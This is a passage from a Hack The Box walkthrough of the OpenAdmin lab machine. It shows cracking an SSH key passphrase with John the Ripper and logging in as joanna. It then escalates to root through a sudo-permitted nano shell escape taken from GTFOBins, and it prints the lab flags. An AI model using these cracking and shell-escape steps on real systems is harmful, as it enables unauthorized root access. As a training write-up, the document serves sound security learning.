
```
kali@kali:~/HackTheBox/OpenAdmin$ sudo john new_hash.hash -wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (new.txt)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:08 DONE (2020-02-20 02:17) 0.1223g/s 1755Kp/s 1755Kc/s 1755KC/sa6_123..*7¡Vamos!
Session completed
kali@kali:~/HackTheBox/OpenAdmin$ █
```

Now that I had revealed Joanna's passphrase for a ssh session I initially just tried a basic SSH as ssh joanna@10.10.10.171, but obviously this rendered errors as it needed more information. As such it needed joanna's private key to authenticate here as a user, hence I had to use SSH as follows;

ssh -i ./new.txt joanna@10.10.10.171


- i -> the identity file which identifies the private key for public key authentication on the server

Once i entered the passphrase I had gotten from using john to crack the ssh key, I was then able to enter into joanna, as I listed all files in joanna's home directory the first flag (users.txt), appeared and when entered into Hack The Box proved to be correct.




```
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$ █
```

Once I was in Joanna, I realised that I still did not have root privileges to run all commands on the system (permission denied), so I needed to start the process of going and escalate my privileges to where I could be able to run super user commands (sudo). After going online and researching some basic linux privilege escalations on [1], I found a section on confidential information and users, which was the section that pertained to for my shell of user Joanna, eventually running the command sudo -l, to list the allowed commands, as seen below;



```
joanna@openadmin:/$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

As such this means that as the user joanna I am able to run ‘sudo /bin/nano /opt/priv’ as a super user without requiring any password. Once having access to using nano (text editor), we can then exploit it, to do this I went online to GTFOBins [2], which contains a list on binaires that can be exploited when going down I could see nano, and it looked as such;



.. / nano


Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
nano
^R^X
reset; sh 1>&0 2>&0
```

Entering into nano and then interacting with nano with the using ^R^X gave me a prompt that allowed me execute commands, then when entering in the reset; sh 1>&0 2>&0, a shell seemed to appear and allowed me to execute commands, I ran whoami, to see what user shell I had gained access to and it ended up being the root user, i then went over an concatenated the root.txt as it was the final capture and completed my first box on Hack The Box.



```
Command to execute: reset; sh 1>&0 2>&0# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt   proc  run   snap  swap.img  tmp  var      vmlinuz.old
boot  dev    home  initrd.img.old  lib64  media       opt   root  sbin  srv   sys       usr  vmlinuz
# whoami
root
# pwd
/
# cd root
# ls
root.txt
# cat root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```

[1] https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
[2] https://gtfobins.github.io/